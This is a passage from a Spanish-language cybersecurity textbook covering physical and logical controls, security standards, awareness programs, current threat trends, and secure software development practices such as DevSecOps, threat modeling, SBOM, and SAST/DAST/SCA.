
Esta articulación entre controles físicos y controles lógicos tiene también un componente formativo, ya que constituye el eje conceptual de los modelos de

capacitación orientados a la construcción de competencias digitales y prácticas seguras desde el ámbito educativo a la esfera communal, eje que recogen los proyectos institucionales de competencia digital docente y alfabetización tecnológica planteados en la provincia de Esmeraldas (Guamán Cajilema, 2025).

La lustración 10 muestra la relación entre controles físicos y lógicos presentes en la construcción de un sistema de defensa por capas.

Figura 10

Convergencia de controles físicos y lógicos en la defensa por capas



Nota: La seguridad eficaz necesita la inclusión de controles físicos y lógicos. Elaboración propia construida a partir de Whitman y Mattord (2022).

Los dos controles se necesitan mutuamente: un servidor cifrado no es seguro si lo pueden robar, y un recinto a salvo no sirve para nada si sus datos no están cifrados (Pfleeger et al., 2015; Whitman & Mattord, 2022).

Tabla 5

Comparación entre controles físicos y lógicos

Dimensión	Controles Físicos	Controles Lógicos
Naturaleza	Medidas tangibles: instalaciones, hardware, personal.	Medidas digitales o de software aplicadas a sistemas y redes.
Ejemplos	Cerraduras, CCTV, guardias de seguridad, control de acceso físico.	Firewalls, MFA, cifrado, IDS/IPS, EDR.
Objetivo	Evitar acceso o daño físico a activos.	Prevenir accesos no autorizados y ataques digitales.
Riesgo si falta	Robo o sabotaje físico; pérdida de equipos.	Robo de datos, intrusión, manipulación de información.

Nota: Elaboración propia basada en Pfleeger et al. (2015) y Whitman y Mattord (2022).

1.10.3. Políticas de seguridad en las organizaciones

Las políticas de seguridad constituyen el marco de gobernanza que define las reglas, responsabilidades y procedimientos institucionales. Estas directrices, que abarcan desde el uso aceptable de activos hasta la clasificación de la información, deben ser promulgadas por la alta dirección y comunicadas efectivamente a todo el personal para establecer una cultura de cumplimiento y responsabilidad compartida.

Figura 11

Jerarquía de la seguridad organizacional

Nota: Adaptada en base a Whitman y Mattord (2022).

Estas políticas indican lo que está permitido y lo prohibido para el uso de los recursos tecnológicos. Las políticas deben incluir lineamientos sobre el uso de contraseñas, dispositivos externos, redes públicas, VPN, copias de respaldo, respuesta ante incidentes, etcétera. Las políticas han de ser comunicadas, revisadas periódicamente o vigiladas a través de auditorías y programas de formación profesional/entrenamiento que ayuden a verificar que se cumplen (Shamala et al., 2017).

1.11. Normativas y Estándares Básicos

La normalización de los requisitos de seguridad de la información es muy importante para poder llegar a una práctica de seguridad consistente, aplicable y en conformidad con los requisitos legales internacionales. Las organizaciones

toman los marcos de referencia internacional para poder formalizar sus Sistemas de Gestión de Seguridad de la Información (SGSI).

Entre los estándares más relevantes destacan la norma ISO/IEC 27001, que establece los requisitos para un SGSI certificable basado en la gestión de riesgos, el marco de ciberseguridad del NIST (NIST CSF), que estructura la defensa en funciones clave (Identificar, Proteger, Detectar, Responder, Recuperar); y regulaciones de privacidad como el GDPR, que imponen obligaciones estrictas sobre el tratamiento de datos personales (ISO, 2022; NIST, 2018).

La Tabla 6 presenta una comparativa de estos marcos regulatorios esenciales.

Tabla 6

Comparación entre normativas y marcos de referencia en ciberseguridad

Norma / Marco	Enfoque Principal	Ámbito de Aplicación
ISO/IEC 27001	Gestión de Riesgos y SGSI (Sistema de Gestión de Seguridad de la Información).	Internacional / Multisectorial
NIST CSF	Gestión operativa del riesgo cibernético mediante 5 funciones núcleo.	Infraestructura Crítica (EE. UU.) y Global
GDPR / LOPDP	Protección de la privacidad y derechos de los datos personales.	Unión Europea / Ecuador (respectivamente)
ISO/IEC 27001	Gestión de Riesgos y SGSI (Sistema de Gestión de Seguridad de la Información).	Internacional / Multisectorial

Nota: Elaboración propia basada en ISO (2022) y NIST (2018).

Figura 12

Ecosistema de normativas y estándares internacionales

Nota: Interrelación entre estándares de gestión, marcos técnicos y regulaciones legales. Elaboración propia basada en ISO (2022) y NIST (2018).

Estas normas promueven la adopción de un lenguaje común y procesos verificables que fortalecen la confianza digital y el cumplimiento legal (Whitman & Mattord, 2022).

1.12. Importancia de la Concientización

A pesar de la sofisticación de los controles tecnológicos, el factor humano persiste como el vector de compromiso más crítico en la cadena de seguridad. La literatura técnica coincide en que la tecnología per se es insuficiente si los usuarios carecen de la cultura y las competencias necesarias para operar de manera segura en entornos digitales.

Figura 13
Importancia de la concientización en seguridad

Nota: Elaboración propia a partir de Verizon (2022).

De acuerdo a la información proporcionada en el estudio State of Email Security de Mimecast (2024). En este se indica que un 95 % de las violaciones de datos que en la mayoría de los casos (50 %) están vinculadas a errores humanos, sobre todo a la forma de manejar credenciales o a la percepción del riesgo provienen de errores humanos. Casi el 50 % de las organizaciones reportan que han visto un incremento en incidentes provocados por los errores humanos de sus empleados, mostrada como una tendencia al alza que se espera continúe. Los costes financieros son muy elevados, pues el coste medio por violación provocada por error se estima en 13.9 millones de dólares por organización (Mimecast, 2024, en Ciberseguridad Latam, 2025).

Según un informe general realizado por Hornetsecurity (2025), el 78.5 % de las organizaciones que han puesto en funcionamiento programas activos de formación en seguridad lograron evitar incidentes de ciberseguridad directa. Por

otro lado, el 91.6 % de los encuestados reconoció que la formación continua proporciona a los usuarios finales las competencias necesarias para que detecten amenazas a través de diferentes medios, lo que corroboró que una cultura de seguridad es el complemento perfecto de los controles tecnológicos. Por lo tanto, desde los últimos datos, también se corrobora que los programas eficaces tienen que centrarse en la normalización de la formación, en las simulaciones de ataque y en la implicación de la alta dirección; y que el usuario concientiza que sigue siendo la última línea de defensa ante el colapso de los controles de las tecnologías.

En consecuencia, los programas de concientización efectivos no deben ser eventos aislados, sino procesos continuos que incluyan:

- Capacitación periódica enfocada en la detección de phishing y fraude.
- Simulacros de ataque internos (ejercicios de phishing ético) para medir la respuesta real.
- Difusión de políticas claras sobre gestión de contraseñas, uso de correo electrónico y conexión a redes públicas.
- Liderazgo activo de la alta dirección para institucionalizar la ciberseguridad como un valor corporativo (Hornetsecurity, 2025; Verizon, 2022).

1.13. Tendencias actuales en seguridad informática

El panorama de la ciberseguridad evoluciona a un ritmo vertiginoso, impulsado por la transformación digital, la adopción masiva de la Inteligencia Artificial (IA) y la expansión de los entornos híbridos. Como se esquematiza en la Figura 14, las tendencias emergentes están redefiniendo las arquitecturas de defensa, la gestión de identidades y las estrategias de cumplimiento (NIST, 2023; ENISA, 2023).

Figura 14

Tendencias actuales en seguridad informática

Nota: Elaboración propia basada en NIST (2023), ENISA (2023), ISO (2022), OECD (2022) y Al-Garadi et al. (2020). Representa la interrelación entre los ejes tecnológicos (IA, Zero Trust, Cloud) y los marcos organizativos (Regulación y RaaS) que configuran la evolución de la seguridad digital en la era post-pandemia.

1.13.1. Inteligencia artificial aplicada a la ciberseguridad

La inteligencia artificial y el aprendizaje automático suelen describirse como un arma de doble filo, y la verdad es que el término les queda bastante bien. Desde el lado defensivo, se han convertido en piezas clave: ayudan a revisar cantidades enormes de tráfico, encuentran patrones que un analista humano difícilmente vería y, en muchos casos, permiten reaccionar casi en el mismo instante en que algo extraño ocurre (Khraisat et al., 2019). La ausencia de estas mismas herramientas convertiría todo el trabajo cotidiano aplicado a la ciberseguridad en una tarea accesible solamente para un número muy reducido de expertos.

Los grupos maliciosos subyacentes emplean modelos generativos para realizar phishing automatizado en ocasiones masivas, producen deepfakes que son mucho más convincentes de lo habitual para fraudes de identidad y crean malware que tiene un cambio comportamental que le permite evadir las defensas. Por eso, cada vez se insiste más en el uso de IA supervisada, en aplicar enfoques de IA explicable (XAI) y en someter los modelos defensivos a pruebas adversariales frecuentes, solo para comprobar que siguen resistiendo la presión (Al-Garadi et al., 2020; OneCyber, 2025).

Y, aun así, el alcance de la IA en seguridad no termina ahí. También se aplica para detectar anomalías mediante análisis de comportamiento (UEBA), automatizar respuestas con plataformas SOAR y clasificar alertas que antes saturaban a los equipos. Aunque, claro está, del otro lado, los atacantes aprovechan exactamente lo mismo: correos de phishing casi perfectos, técnicas avanzadas para esquivar antivirus y malware polimórfico que parece cambiar de forma cada vez que alguien intenta analizarlo (ENISA, 2023; OneCyber, 2025).

1.13.2. Modelo Zero Trust (Confianza Cero)

Con la desaparición del perímetro clásico de las redes ese límite que antes era tan claro el modelo Zero Trust terminó convirtiéndose en el nuevo punto de referencia para entornos distribuidos. El concepto central que predica es muy sencillo de expresar, pero en el fondo no resulta fácil de poner en práctica, ya que se basa en un slogan muy fácil de comunicar “nunca confiar, siempre verificar” pero claro está, no hay que asumir que un determinado usuario o un determinado sistema es confiable únicamente por el sitio en el que está o desde donde se conecta. Hay que verificar todo acceso incesante y contextual de forma intrascendente (NIST, 2023).

Bajo esta idea, aunque en la práctica, esta idea subyace sobre varios pilares. Uno de ellos es la microsegmentación que implica dividir la red en partes pequeñas, de esta forma, si una intrusión se produce, el movimiento lateral queda frenado.

Otro es el monitoreo continuo, que mantiene una vigilancia permanente sobre lo que sucede en cada punto. Y, quizá el más importante, está el papel de la gestión de identidades, que ahora actúa como si fuera el nuevo perímetro de seguridad. Gracias a estos elementos, Zero Trust logra reducir el impacto de las brechas internas y contener ataques antes de que se propaguen (Cybersegurity & Infraestructure Security Angency [CISA], 2023).

1.13.3. Ransomware y RaaS

El ransomware sigue siendo sin mucha discusión, una de las amenazas más complicadas de manejar. Y lo preocupante es que no ha frenado su avance: desde 2023, la frecuencia de incidentes ha crecido alrededor del 73 %, una cifra

que se siente incluso en sectores que antes parecían menos expuestos. Parte del problema viene del auge del modelo Ransomware-as-a-Service (RaaS). Con este esquema, cualquier actor con conocimientos limitados puede alquilar herramientas listas para usar y lanzar ataques que antes solo estaban al alcance de grupos bien organizados (SentinelOne, 2023; ENISA, 2022).

En la actualidad se ocupa un lugar más destacado la ciberresiliencia, es decir, tener copias de seguridad inmutables y verificadas, construir redes que sostienen los procesos críticos, tener planes de respuesta probados (no sólo indicados como requisito para tenerlos por escrito). Estas prácticas son las mismas que para el NIST (2023) práctica del cual hace referencia la idea de una recuperación controlada y ordenada de un ataque.

1.13.4. Seguridad de la nube e Identidad

La migración hacia servicios en la nube ha cambiado por completo la forma en que se entiende la seguridad, la Gestión de Identidades y Accesos (IAM) dejó de ser un complemento y pasó a ser uno de los controles más delicados del entorno digital. Con el modelo de responsabilidad compartida, las organizaciones tienen que asegurarse de proteger sus propios datos y configuraciones dentro de plataformas como AWS, Azure o Google Cloud. Y, en la práctica, eso implica confiar en mecanismos como el inicio de sesión único (SSO) y la autenticación multifactor (MFA), que ya son prácticamente obligatorios en cualquier infraestructura bien administrada (ISO, 2022; Indusface, 2024).

Las tendencias recientes apuntan a algo más exigente: trasladar los principios de Zero Trust a la nube. Esto incluye apoyarse en análisis de comportamiento de usuarios lo que se conoce como UEBA y utilizar auditorías automáticas para encontrar errores de configuración antes de que se conviertan en incidentes reales. Y no es un detalle menor: las configuraciones incorrectas siguen siendo, lamentablemente, la causa más común de exposiciones en entornos cloud (ENISA, 2023).

1.13.5. Regulaciones y cumplimiento normativo

El entorno regulatorio global se ha complejizado con la entrada en vigor de normativas estrictas de privacidad y seguridad. Además del GDPR (Europa), han

surgido marcos como la CCPA (California), la Ley Orgánica de Protección de Datos Personales (Ecuador) y la directiva NIS2 (UE). Estas regulaciones transforman el cumplimiento en un requisito estratégico, exigiendo la aplicación de principios como la privacidad desde el diseño (Privacy by Design) (OECD, 2022).

La Tabla 7 sintetiza el impacto y las estrategias de mitigación para estas tendencias.

Tabla 7

Tendencias actuales en ciberseguridad

Tendencia	Beneficio	Riesgo principal	Medidas recomendadas
Inteligencia Artificial (IA)	Detección proactiva y respuesta automatizada ante anomalías.	Uso malicioso para deepfakes, phishing masivo y malware inteligente.	Supervisión humana, IA explicable y pruebas de robustez adversarial.
Modelo Zero Trust	Reducción del riesgo interno y control granular de accesos.	Complejidad de la implementación en infraestructuras TIC legadas.	Microsegmentación en la infraestructura legada, MFA persistente y el principio de mínimos privilegios.
Ransomware (RaaS)	Impulsa también la madurez en planes de continuidad y resiliencia.	Secuestro de información, extorsión de doble ransome y paralización de la operación.	Backups inmutables y verificadas, subida de nivel de segmentación y respuesta rápida.
Seguridad en la Nube (IAM)	Escalabilidad de la operación y acceso remoto seguro.	Los datos escapan por el miedo a la mala configuración o robo de credenciales.	Cifrado integral, MFA, auditorías CSPM y modelo de responsabilidad compartida.
Cumplimiento Normativo	Fortalece la gobernanza y la confianza digital.	Sanciones legales severas y daño reputacional por incumplimiento.	Privacidad desde el diseño, monitoreo automatizado y evaluaciones de impacto.

Nota: Elaboración propia basada en NIST (2023), ENISA (2023), ISO (2022), OECD (2022) y Al-Garadi et al. (2020).

CAPITULO 02

Gestión de Seguridad de la Información

Gestión de Seguridad de la Información

2.1. Seguridad en el desarrollo de software

La seguridad del software ha dejado de ser un requisito no funcional periférico para convertirse en un atributo transversal de calidad crítica. El enfoque tradicional de "seguridad perimetral" es insuficiente si las aplicaciones mismas contienen vulnerabilidades explotables. Por consiguiente, la industria ha transitado hacia el Ciclo de Vida de Desarrollo Seguro (S-SDLC), que integra actividades de seguridad en todas las fases de construcción del software: desde el análisis de requerimientos hasta el despliegue y mantenimiento (National Institute of Standards and Technology [NIST], 2022).

En primer lugar, debe señalarse que la seguridad de los datos ha pasado a ser uno de los componentes estratégicos del ciclo de vida del desarrollo de sistemas de computación. La reciente evidencia muestra que a pesar de la existencia de modelos robustos como el Secure Software Development Life Cycle (SSDLC) y las aproximaciones a la implantación de DevSecOps, muchas organizaciones continúan incorporando los controles de la seguridad de las instrucciones sólo en la fase final del ciclo de vida del desarrollo de software, lo que incrementa las probabilidades de tener fallos catastróficos pero también incrementa de manera notable los gastos de las operaciones de remedio (Hurtado Becerra et al., 2025). La definición de la seguridad en la fase de requisitos no sólo permite remediar vulnerabilidades recurrentes sino que también permite incrementar la resiliencia y sostenibilidad de los sistemas desarrollados.

Distinguir correctamente lo que se entiende por ciberseguridad y por seguridad de la información es importante para darse cuenta de las implicaciones que ambas puedan tener en el desarrollo de forma segura. Se encuentra en la literatura que la gestión de riesgos ha de ser integrada transversalmente en cada fase del ciclo, haciendo acopio de prácticas como, por ejemplo, el análisis estático y las revisiones de código, las pruebas dinámicas uniformizadas (de acuerdo al tipo de prueba) y las pruebas automáticas de acuerdo con el tipo de prueba y la supervisión de la información de manera explícita (ISO/IEC, 2022).

Desde este punto de vista, el desarrollo de software deja de ser un proceso únicamente técnico y se convierte en un conjunto estructurado para el desarrollo de prácticas organizacionales basado en normas y políticas, como diplomas que tratan de sistematizar la protección de información.

Una vez más, se ha reiterado por los estudios recientes la relevancia de robustecer la cultura organizacional en la dimensión de la seguridad. Para la aplicación del modelo DevSecOps, hay que hacer que los equipos responsables de las funciones de desarrollo, operaciones y seguridad asuman en el mismo rango de importancia la responsabilidad de la seguridad de la solución de software en cuestión, reforzando así la necesidad de vías de revisión continua, retroalimentación a tiempo real, integración automatizada de pruebas de seguridad; o incluso el uso de mecanismos predictivos basados en analítica e inteligencia artificial (Hurtado Becerra et al., 2025). La visión holística supondrá un eje fundamental para la garantía del desarrollo de soluciones de software confiables en los respectivos contextos que impliquen la existencia de amenazas en continua progresión.

La noción económica fundamental de esta aproximación, es la idea de que el coste de corregir una vulnerabilidad mientras se va realizando el proyecto crece de manera exponencial. Efectivamente, resulta económico y efectivo hacerlo en la fase de diseño que a través de parches en un sistema una vez ha sido puesto en producción.

Esto exige definir políticas claras, requisitos de seguridad verificables y controles de trazabilidad desde la concepción del sistema (McGraw, 2006; Myagmar et al., 2005).

Figura 15

Incorporación de la seguridad desde el ciclo de vida del desarrollo del software (S-SDLC)

Nota: La introducción anticipada de controles disminuye la deuda técnica de seguridad. Elaboración propia en base a NIST (2022) y McGraw (2006).

2.1.1.Marcos y estandarización: SSDF, BSIMM y OWASP

La implementación del desarrollo seguro no debe ser improvisada; requiere la adopción de marcos de referencia (frameworks) que estructuren las prácticas y métricas. Los tres modelos predominantes en la industria ofrecen enfoques complementarios:

- NIST Secure Software Development Framework (SSDF): Se encuentra definido en la publicación SP 800-218, es un siguiente marco normativo orientado a resultados. Organiza las actividades en cuatro pilares: Preparar la organización, Proteger el software, Producir software bien asegurado y Responder a vulnerabilidades. Es el estándar de referencia para organismos gubernamentales y proveedores de infraestructura crítica (NIST, 2022).
- Building Security In Maturity Model (BSIMM): A diferencia de los modelos teóricos, el BSIMM es descriptivo. Se basa en la observación empírica de lo que realmente hacen las empresas líderes en seguridad de software. Permite a las organizaciones medir su nivel de madurez comparando sus prácticas con las de la industria global (BlackDuck, s.f.).
- El Open Worldwide Application Security Project (OWASP): Proporciona herramientas operativas y tácticas. Sus recursos más utilizados incluyen

el OWASP Top 10 (para concienciación sobre riesgos críticos) y el Application Security Verification Standard (ASVS), que ofrece una lista detallada de requisitos técnicos para verificar la seguridad del código (OWASP, 2021).

Figura 16

Ecosistema de marcos y estándares para el desarrollo de software seguro.

Nota: Complementariedad entre marcos prescriptivos, descriptivos y operativos. Elaboración propia basada en NIST (2022), BSIMM (2023) y OWASP (2021).

La Tabla 8 presenta un análisis comparativo para guiar la selección de estos marcos.

Tabla 8

Comparativa de marcos de referencia para la seguridad del software

Marco	Enfoque	Ámbito de Aplicación	Naturaleza	Referencia Principal
NIST SSDF	Prescriptivo: Define prácticas mínimas que se deben cumplir.	Desarrolladores, sector público y proveedores críticos.	Guía de referencia y cumplimiento.	NIST (2022)
BSIMM	Descriptivo: Mide la madurez basándose en lo que otros hacen.	Organizaciones que buscan benchmarking de sus procesos.	Modelo de evaluación de madurez.	BSIMM (2023)
OWASP (ASVS/Top 10)	Operativo: Provee listas de verificación y criterios técnicos.	Equipos de desarrollo, auditores y pentesters.	Estándar técnico de adopción libre.	OWASP (2021)

Nota: Elaboración propia basada en fuentes oficiales (NIST, 2022; BSIMM, 2023; OWASP, 2021).


2.1.2.El Paradigma DevSecOps y el Enfoque "Shift-Left"

El paso hacia metodologías ágiles ha dado como resultado el DevSecOps (Development, Security, and Operations), que pretende integrar la seguridad sin frenar la velocidad del proceso. La estrategia principal es cerciorarse que el Shift-Left (que es el desplazamiento a la izquierda) es mover los controles de seguridad a las etapas más tempranas del flujo de trabajo (CI/CD).

Lo que ello supone es que se deberán automatizar pruebas de seguridad (SAST / DAST) cada vez que se persista una línea de código, y no esperar a una auditoría final. Este modelo también permite disminuir la fricción existente entre los equipos de seguridad y desarrollo, así como promover una cultura con alta responsabilidad compartida (Rajapakse et al., 2022; Blandón-Jaramillo & Jaramillo-Becerra, 2023).

Figura 17

Integración de seguridad en DevSecOps mediante enfoque shift-left



Nota: Elaboración propia en base a Rajapakse et al. (2022). Representa la inserción de controles de seguridad, pruebas automatizadas y análisis continuo en las fases iniciales del ciclo de desarrollo.

La implementación efectiva de DevSecOps requiere más que un conjunto de herramientas; demanda un cambio cultural real entre los equipos encargados del desarrollo, las operaciones y la seguridad. Para que este enfoque funcione, los indicadores de desempeño deben evaluar no solo la rapidez con la que se entregan nuevas versiones, sino también la disminución de fallos de seguridad y la capacidad del software para mantenerse estable y protegido una vez puesto en producción.

2.1.3.Modelado de amenazas y priorización del riesgo


El modelado de amenazas o Threat Modeling, como suele mencionarse en la literatura técnica— se ha convertido en una herramienta clave para anticipar posibles vectores de ataque antes incluso de que el equipo escriba la primera línea de código. A diferencia de las pruebas de penetración, que se enfocan en descubrir fallos cuando el software ya está construido, este enfoque trabaja desde la fase de diseño y eso lo vuelve especialmente valioso, porque permite encontrar errores estructurales que, más adelante, serían mucho más caros de corregir (Shostack, 2014).

El proceso parte de algo bastante básico pero esencial: identificar con claridad cuáles son los activos críticos, cómo fluyen los datos y dónde se establecen los límites de confianza dentro del sistema (Messier, 2024). Para hacerlo de forma organizada, la industria suele recurrir a metodologías ya consolidadas. Una de ellas es STRIDE, propuesta por Microsoft, que clasifica las amenazas en categorías técnicas como Suplantación, Manipulación, Repudio, Divulgación, Denegación de servicio y Elevación de privilegios.

Otra metodología bastante utilizada es PASTA (Process for Attack Simulation and Threat Analysis). Esta, en lugar de centrarse únicamente en los aspectos técnicos, adopta una mirada más alineada con el riesgo del negocio. En otras palabras, conecta las amenazas con su impacto real en la organización, lo que resulta muy útil para priorizar esfuerzos cuando los recursos son limitados (Shevchenko et al., 2018).

Figura 18

Etapas del proceso de modelado de amenazas y gestión del riesgo



Nota: El modelado es un proceso iterativo que debe repetirse ante cambios significativos en la arquitectura. Elaboración propia basada en Shostack (2014) y NIST (2023).

Integrar el modelado de amenazas dentro del S-SDLC garantiza que las decisiones de diseño se fundamenten en criterios de riesgo verificables, fortaleciendo así la arquitectura de seguridad del software desde su concepción.

2.1.4.Seguridad de la Cadena de Suministro de Software (SBOM)

En los últimos años, la seguridad de la cadena de suministro de software dejó de ser un tema secundario. Tal como señala Scribe Security (2025), la correcta gestión de un Software Bill of Materials (SBOM) se ha convertido en un requisito estructural para garantizar trazabilidad, integridad y verificación continua de los componentes que conforman un producto de software, especialmente ante el crecimiento de ataques dirigidos a proveedores y dependencias externas. Basta con recordar lo ocurrido con SolarWinds en 2020: un solo componente comprometido terminó afectando a miles de organizaciones, muchas de ellas críticas. Ese caso hizo evidente algo que ya se comentaba desde hace tiempo: hoy casi ningún proyecto se construye desde cero. Todo depende de librerías de código abierto, frameworks y una larga lista de servicios o API externas. Y, claro, cada una de esas piezas trae consigo riesgos que no siempre son visibles de inmediato (Peleg, 2025).

Para no perderse en ese ecosistema tan fragmentado, la industria comenzó a trabajar con las llamadas Listas de Materiales de Software, o SBOM. En esencia, funcionan como un inventario detallado donde se anotan los componentes, las versiones, las licencias… todo lo que forma parte de una aplicación. No es solo un registro; es una manera de entender qué hay realmente dentro del software que se despliega.

Dos estándares se han vuelto especialmente comunes: CycloneDX, impulsado por OWASP, y SPDX, desarrollado por la Fundación Linux. Ambos permiten generar estos inventarios de manera automática, lo cual es una ventaja enorme. Cuando surge una alerta sobre alguna librería vulnerable, el equipo puede verificar casi de inmediato si esa pieza está presente en sus sistemas y actuar sin perder tiempo (CISA, 2023; National Institute of Standards and Technology [NIST], 2022).

Figura 19

Seguridad de la cadena de suministro de software mediante SBOM

Nota: Elaboración propia a partir de NIST (2023) y CISA (2023). Representa la trazabilidad de componentes y dependencias en la cadena de suministro para garantizar transparencia y respuesta ante vulnerabilidades.

El incidente de SolarWinds en 2020 dejó una lección difícil de ignorar. La falta de claridad sobre las dependencias de software terminó abriendo una puerta que nadie había visto. Una única intrusión, en un punto aparentemente controlado de la cadena de suministro, permitió que código malicioso se distribuyera sin levantar sospechas al inicio a miles de clientes. Fue un recordatorio brusco de lo que puede ocurrir cuando no se tiene visibilidad real de los componentes que forman parte de un sistema.

Tabla 9

Beneficios y desafíos de implementar SBOM en la cadena de suministro

Aspecto	Beneficio principal	Desafío asociado	Ejemplo de práctica recomendada
Transparencia	Visibilidad total de componentes propios y de terceros.	Complejidad para mantener el inventario actualizado en tiempo real.	Automatizar la generación de SBOM en el pipeline CI/CD.
Respuesta a Incidentes	Identificación inmediata de dependencias afectadas por nuevas vulnerabilidades (ej. Log4j).	Falta de estandarización en los formatos entregados por proveedores.	Exigir formatos estándar (SPDX, CycloneDX) en contratos.
Cumplimiento	Evidencia auditoría sobre la composición del software entregado.	Riesgo de exponer detalles de arquitectura a actores hostiles.	Gestionar el SBOM como información confidencial interna.

Nota: Elaboración propia a partir de NIST (2023) y CISA (2023).

2.1.5.Instrumentación y Herramientas: SAST, DAST y SCA


La garantía de calidad en el software moderno precisa una instrumentación compartida de herramientas dirigidas a las vulnerabilidades desde diferentes aspectos en lugar de constituir una sola herramienta orientada a la detección de todos los errores, lo que da lugar a la aplicación de una estrategia de pruebas en capas en el flujo de trabajo DevSecOps.

- Análisis Estático de Seguridad de Aplicaciones (SAST): Consiste en examinar el código fuente con la aplicación en reposo, sin necesidad de ejecutarla. La función de SAST es la detección de patrones de codificación insegura (es decir, inyecciones SQL, desbordamientos de búfer). Al ser un procedimiento rápido, la tasa de falsos positivos es muy elevada, por tanto, es necesario validarlo (Casolla et al. 2024).
- Análisis Dinámico de Seguridad de Aplicaciones (DAST): Interactúa en tiempo de ejecución con la aplicación, emulando el comportamiento de un atacante externo, es un método muy utilizado para encontrar problemas de configuración y errores que aparecen en el tiempo de ejecución que no puede ver el SAST, pero es un método más lento.
- Análisis de Composición de Software (SCA): Esta solamente tendrá en cuenta las dependencias externas, analizando si las librerías utilizadas tienen las vulnerabilidades conocidas en bases de datos de seguridad como la NVD (National Vulnerability Database) (Booth et al., 2018).

El uso de las tres técnicas (SAST + DAST + SCA) ofrece la máxima cobertura en la detección y el riesgo de desplegar software vulnerable a producción con la menor probabilidad posible (OWASP, 2021).

Figura 20

Integración de herramientas de seguridad en el flujo DevSecOps



Nota: La instrumentación automatizada permite evaluar la seguridad en cada iteración del desarrollo. Elaboración propia en base a Casola et al. (2024).

Tabla 10

Métricas clave para la evaluación de programas de seguridad en software

Métrica	Descripción	Objetivo principal	Fuente de medición
MTTD / MTTR	Tiempo medio de detección y remediación.	Medir velocidad de respuesta a incidentes.	Sistemas SIEM / DevSecOps dashboards.
Densidad de vulnerabilidades	Número de fallas por mil líneas de código (KLOC).	Evaluar calidad del código y tendencia de mejora.	Reportes de SAST/DAST.
Cobertura de pruebas	Porcentaje de módulos con validaciones de seguridad.	Determinar alcance de controles en CI/CD.	Herramientas de testing y auditorías.

Nota: Elaboración propia a partir de Casola et al. (2024) e ISO/IEC 27034 (2022).

2.1.6. Desafíos emergentes: IA, microservicios y automatización inteligente

Las investigaciones recientes subrayan que la integración de modelos de inteligencia artificial y machine learning en el ciclo de desarrollo seguro permite detectar patrones anómalos, predecir comportamientos maliciosos y automatizar respuestas frente a incidentes en tiempo real (Hurtado Becerra et al., 2025). Paralelamente, se exploran tecnologías como blockchain y arquitecturas descentralizadas para fortalecer la gestión de credenciales y mejorar la trazabilidad en cadenas de suministro de software.

Dentro de estos desafíos emergentes se incluyen el necesario cambio de los modelos tradicionales de aseguramiento en ambientes muy distribuidos.

Los escenarios tecnológicos actuales se enfrentan a nuevos desafíos que cambian la manera de gestionar la seguridad del software. Con la adopción de microservicios y arquitecturas serverless, las aplicaciones monolíticas tienen en sus funcionalidades en función de escalabilidad que se logra con este modo de implementar las aplicaciones, pero también complica la seguridad al multiplicar las interfaces (API) que hay que proteger por las dificultades de visibilidad de los flujos de datos entre los diferentes servicios.

